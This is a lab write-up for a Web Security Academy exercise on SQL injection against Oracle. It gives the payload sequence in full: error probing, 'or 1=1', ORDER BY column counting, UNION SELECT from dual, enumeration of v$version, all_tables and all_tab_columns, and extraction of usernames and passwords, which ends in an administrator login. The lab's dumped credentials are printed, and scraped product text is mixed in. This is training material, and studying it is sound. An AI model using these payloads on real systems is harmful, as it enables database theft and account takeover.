


## Lab: SQL injection attack, listing the database contents on Oracle

Impact: access database, get users' data, and log in as an administrator.

- Try to search based on a specific category (https://0a8800c8038b147f8191129b00cc0056.web-security-academy.net/filter?category=Gifts), then try this **Gifts'**

WebSecurity  
Academy 

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[Back to lab home](#) [Back to lab description >>](#)

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Internal Server Error

Internal Server Error

- Then try this payload **Gifts' or 1=1 -- -**, which indicates there is a SQLi



Gifts' or 1=1 -- -

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**There is No 'I' in Team**

We've all been there, a deadline is approaching and everyone is pulling together. Well, not quite everyone. There's always one colleague who secretly wishes you will fail, and they will jump in and save the day, solo! Not anymore. With our new 'Team' alert there will no longer be any renegades in the pack. The master team sign will sit proudly in your conference room; each time someone uses the word 'I' lights will flash and an alarm will sound. Ear piercing sirens that no-one will ever want to hear again. Smaller units are available to dot around your office building, there won't be anywhere safe for a secret meeting, or plots to overthrow your company. With a control panel at your fingertips, the hidden cameras will swiftly pinpoint the culprits, and you will be able to talk to them directly through the units. Our motto, 'teamwork makes dreams work', says it all. Stamp out the solo flying, get ahead wannabes. We have a team (there's that word again) of highly skilled installers who will guide you through the process and give you a free estimate today!

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**Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain, fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle.

- Find out how many columns are returned from the original SQL Query using **order by x** (start from 1, then increase by one until an error occurs), You will find out there are 2 columns returned from the original query.
- It's time to find what datatype these 2 columns return with, when you use this payload **' union select null, null -- -**, it

causes an internal server error



SQL injection attack, listing the database contents on Oracle

[Back to lab home](#)


[Back to lab description >>](#)

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Internal Server Error

Internal Server Error

- But when I use ‘**union select null, null from dual -- -**,it worked out so it’s an Oracle Database



SQL injection attack, listing the database contents on Oracle

[Back to lab home](#)

[Back to lab description >>](#)

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


' union select null, null from dual -- -

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- Use this payload to know the database type and version '**union SELECT banner, null FROM v\$version-- -**



- Use this payload to get tables name '**union SELECT table\_name, null FROM all\_tables-- -**
- Get the table which contains users data, then use this payload to know all columns in that table '**union select column\_name, null from all\_tab\_columns where**

**table\_name = 'USERS\_DCAVSY' -- -**

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**' union select column\_name, null from all\_tab\_columns where  
table\_name = 'USERS\_DCAVSY' -- -**

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EMAIL

PASSWORD\_RRKZQP

USERNAME\_FLLTTK

- Use this to retrieve data from users table **' union select  
USERNAME\_FLLTTK || '~' || PASSWORD\_RRKZQP ||  
'~' || EMAIL, null from USERS\_DCAVSY -- -**

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**' union select USERNAME\_FLLTTK || '~' ||  
PASSWORD\_RRKZQP || '~' || EMAIL, null from  
USERS\_DCAVSY -- -**

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administrator~ds4890w17k1rg4ehee5y~

carlos~7syoy3xynxki44dkbhd~

wiener~s4svuusxa88emlmff3rv~

- Get admin credentials and log in (username=administrator, password=ds4890w17k1rg4ehee5y)



SQL injection attack, listing the database contents on Oracle

[Back to lab description >>](#)

LAB Solved 

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Your username is: administrator

Email

[Update email](#)